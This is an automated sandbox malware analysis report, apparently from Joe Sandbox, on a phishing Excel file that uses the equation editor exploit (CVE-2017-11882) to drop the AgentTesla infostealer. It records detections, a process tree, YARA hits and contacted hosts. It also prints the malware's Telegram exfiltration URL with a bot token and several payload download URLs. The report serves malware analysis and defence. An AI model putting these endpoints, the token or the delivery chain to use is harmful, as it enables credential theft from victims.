ID: 679189
Sample Name: Contract - Wipak Oy.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:39:58
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Contract - Wipak Oy.xlsx


Overview

General Information

Sample Name:	Contract - Wipak Oy.xlsx
Analysis ID:	679189
MD5:	d0cd467a481799..
SHA1:	da919b490b8192.
SHA256:	831518fee7137e..
Tags:	xlsx
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Antivirus / Scanner detection for sub…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Writes to foreign memory regions
- Office equation editor starts process…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2960 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2244 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe (PID: 2912 cmdline: C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe MD5: 6D370555D43F89189867FD72222C6059)
    - powershell_ise.exe (PID: 304 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe MD5: B3CC5F3514BF58EE55153795CF183754)
      - dw20.exe (PID: 676 cmdline: dw20.exe -x -s 536 MD5: FBA78261A16C65FA44145613E3669E6E)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "-624834641",
  "Chat URL": "https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument"
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
sheet1.xml	INDICATOR_XML_LegacyDrawing_AutoLoad_Document	detects AutoLoad documents using LegacyDrawing	ditekSHen	• 0x1d4:$s1: <legacyDrawing r:id=" • 0x1fc:$s2: <oleObject progId=" • 0x23d:$s3: autoLoad="true"

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x51280:$a13: get_DnsResolver • 0x4f8c2:$a20: get_LastAccessed • 0x51cb5:$a27: set_InternalServerPort • 0x4f9c9:$a33: get_Clipboard • 0x4f9d7:$a34: get_Keyboard • 0x50e5e:$a35: get_ShiftKeyDown • 0x50e6f:$a36: get_AltKeyDown • 0x4f9e4:$a37: get_Password • 0x5057c:$a38: get_PasswordHash • 0x516a5:$a39: get_DefaultCredentials

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x30000:$a13: get_DnsResolver • 0x2e83e:$a20: get_LastAccessed • 0x3095d:$a27: set_InternalServerPort • 0x30ca9:$a30: set_GuidMasterKey • 0x2e945:$a33: get_Clipboard • 0x2e953:$a34: get_Keyboard • 0x2fc24:$a35: get_ShiftKeyDown • 0x2fc35:$a36: get_AltKeyDown • 0x2e960:$a37: get_Password • 0x2f3d4:$a38: get_PasswordHash • 0x303df:$a39: get_DefaultCredentials
00000005.00000002.1010469856.000000000349E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.1010469856.000000000349E000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Click to see the 8 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.34294f0.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.34294f0.3.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.34294f0.3.raw.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.34294f0.3.raw.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x37f81:$s10: logins • 0x379ee:$s11: credential • 0x33f65:$g1: get_Clipboard • 0x33f73:$g2: get_Keyboard • 0x33f80:$g3: get_Password • 0x35234:$g4: get_CtrlKeyDown • 0x35244:$g5: get_ShiftKeyDown • 0x35255:$g6: get_AltKeyDown
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.34294f0.3.raw.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x35640:$a13: get_DnsResolver • 0x33e5e:$a20: get_LastAccessed • 0x35f9d:$a27: set_InternalServerPort • 0x362e9:$a30: set_GuidMasterKey • 0x33f65:$a33: get_Clipboard • 0x33f73:$a34: get_Keyboard • 0x35244:$a35: get_ShiftKeyDown • 0x35255:$a36: get_AltKeyDown • 0x33f80:$a37: get_Password • 0x349f4:$a38: get_PasswordHash • 0x35a1f:$a39: get_DefaultCredentials

Click to see the 14 entries

Sigma Signatures

Exploits

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

Yara detected Generic Downloader

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation

.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 Modify Registry	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 Disable or Modify Tools	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Virtualization/Sandbox Evasion	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 1 Process Injection	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Scripting	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Extra Window Memory Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Contract - Wipak Oy.xlsx	53%	Virustotal		Browse
Contract - Wipak Oy.xlsx	41%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
Contract - Wipak Oy.xlsx	100%	Avira	EXP/CVE-2017-11882.Gen	
Contract - Wipak Oy.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\qGTGx[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.powershell_ise.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe.ff0000.1.unpack	100%	Avira	HEUR/AGEN.1202427		Download File

Domains

Source	Detection	Scanner	Label	Link
pkusukoharjo.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://pkusukoharjo.com/y	0%	Avira URL Cloud	safe	
http://109.206.241.81/htdocs/zTALg.exe	19%	Virustotal		Browse
http://109.206.241.81/htdocs/zTALg.exe	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://pkusukoharjo.com/giving/qGTGx.exej	0%	Avira URL Cloud	safe	
http://https://pkusukoharjo.com/giving/qGTGx.exe	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://pkusukoharjo.com/	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://pkusukoharjo.com/giving/qGTGx.exejjC:	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://109.206.241.81P	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.129.233	true	false		high
pkusukoharjo.com	136.243.86.20	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://109.206.241.81/htdocs/zTALg.exe	true	• 19%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://pkusukoharjo.com/giving/qGTGx.exe	true	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/1001850193580392480/1002961152617222144/seven.dll	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	EQNEDT32.EXE, 00000002.00000002.996246664.0000000000613000.00000004.00000020.00020000.00000000.sdmp, EQNEDT32.EXE, 00000002.00000002.996256173.0000000000621000.00000004.00000020.00020000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe, 00000005.00000002.1006789724.00000000006DA000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://pkusukoharjo.com/y	EQNEDT32.EXE, 00000002.00000002.996185247.0000000000586000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	EQNEDT32.EXE, 00000002.00000002.996246664.0000000000613000.00000004.00000020.00020000.00000000.sdmp, EQNEDT32.EXE, 00000002.00000002.996256173.0000000000621000.00000004.00000020.00020000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe, 00000005.00000002.1006789724.00000000006DA000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	EQNEDT32.EXE, 00000002.00000002.99624666 4.0000000000613000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000002.996256173.0000000000621000. 00000004.00000020.00020000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaeb vcnbnc.exe, 00000005.00000002.1006789724 .00000000006DA000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://pkusukoharjo.com/giving/qGTGx.exej	dbSYXB9S.Pu6cL	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	EQNEDT32.EXE, 00000002.00000002.99624666 4.0000000000613000.00000004.00000020.000 20000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdx rcnvfhgfhggfrtreaebvcnbnc.exe, 00000005.00000002.1 006789724.00000000006DA000.00000004.0000 0020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://pkusukoharjo.com/	EQNEDT32.EXE, 00000002.00000002.99618524 7.0000000000586000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	EQNEDT32.EXE, 00000002.00000002.99624666 4.0000000000613000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000002.996256173.0000000000621000. 00000004.00000020.00020000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaeb vcnbnc.exe, 00000005.00000002.1006789724 .00000000006DA000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/	jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvc nbnc.exe, 00000005.00000002.1010469856.0 00000000349E000.00000004.00000800.000200 00.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcn vfhgfhggfrtreaebvcnbnc.exe, 00000005.000 00002.1010395589.0000000003429000.000000 04.00000800.00020000.00000000.sdmp, powe rshell_ise.exe, 00000006.00000000.100534 9570.0000000000402000.00000040.00000400. 00020000.00000000.sdmp	false		high
http://https://pkusukoharjo.com/giving/qGTGx.exejjC:	EQNEDT32.EXE, 00000002.00000002.99617550 5.000000000056F000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com	jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvc nbnc.exe, 00000005.00000002.1006963695.0 000000002401000.00000004.00000800.000200 00.00000000.sdmp	false		high
http://ocsp.entrust.net0D	EQNEDT32.EXE, 00000002.00000002.99625617 3.0000000000621000.00000004.00000020.000 20000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdx rcnvfhgfhggfrtreaebvcnbnc.exe, 00000005.00000002.1 006789724.00000000006DA000.00000004.0000 0020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvc nbnc.exe, 00000005.00000002.1006963695.0 000000002401000.00000004.00000800.000200 00.00000000.sdmp	false		high
http://https://secure.comodo.com/CPS0	EQNEDT32.EXE, 00000002.00000002.99624666 4.0000000000613000.00000004.00000020.000 20000.00000000.sdmp, EQNEDT32.EXE, 00000 002.00000002.996256173.0000000000621000. 00000004.00000020.00020000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaeb vcnbnc.exe, 00000005.00000002.1006789724 .00000000006DA000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://109.206.241.81P	jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvc nbnc.exe, 00000005.00000002.1007008986.0 000000002443000.00000004.00000800.000200 00.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	EQNEDT32.EXE, 00000002.00000002.99625617 3.0000000000621000.00000004.00000020.000 20000.00000000.sdmp, jhghyftvgyjhjhgjhjhggfresewdx rcnvfhgfhggfrtreaebvcnbnc.exe, 00000005.00000002.1 006789724.00000000006DA000.00000004.0000 0020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
136.243.86.20	pkusukoharjo.com	Germany		24940	HETZNER-ASDE	true
109.206.241.81	unknown	Germany		209929	AWMLTNL	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679189
Start date and time: 05/08/202211:39:58	2022-08-05 11:39:58 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Contract - Wipak Oy.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@8/6@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed

HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.189.173.20, 13.89.179.12, 104.208.16.93
- Excluded domains from analysis (whitelisted): onedsblobprdcus07.centralus.cloudapp.azure.com, watson.microsoft.com, onedsblobprdwus15.westus.cloudapp.azure.com, legacywatson.trafficmanager.net, onedsblobprdcus17.centralus.cloudapp.azure.com
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:41:53	API Interceptor	134x Sleep call for process: EQNEDT32.EXE modified
11:42:01	API Interceptor	49x Sleep call for process: jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe modified
11:42:07	API Interceptor	85x Sleep call for process: powershell_ise.exe modified
11:42:07	API Interceptor	105x Sleep call for process: dw20.exe modified

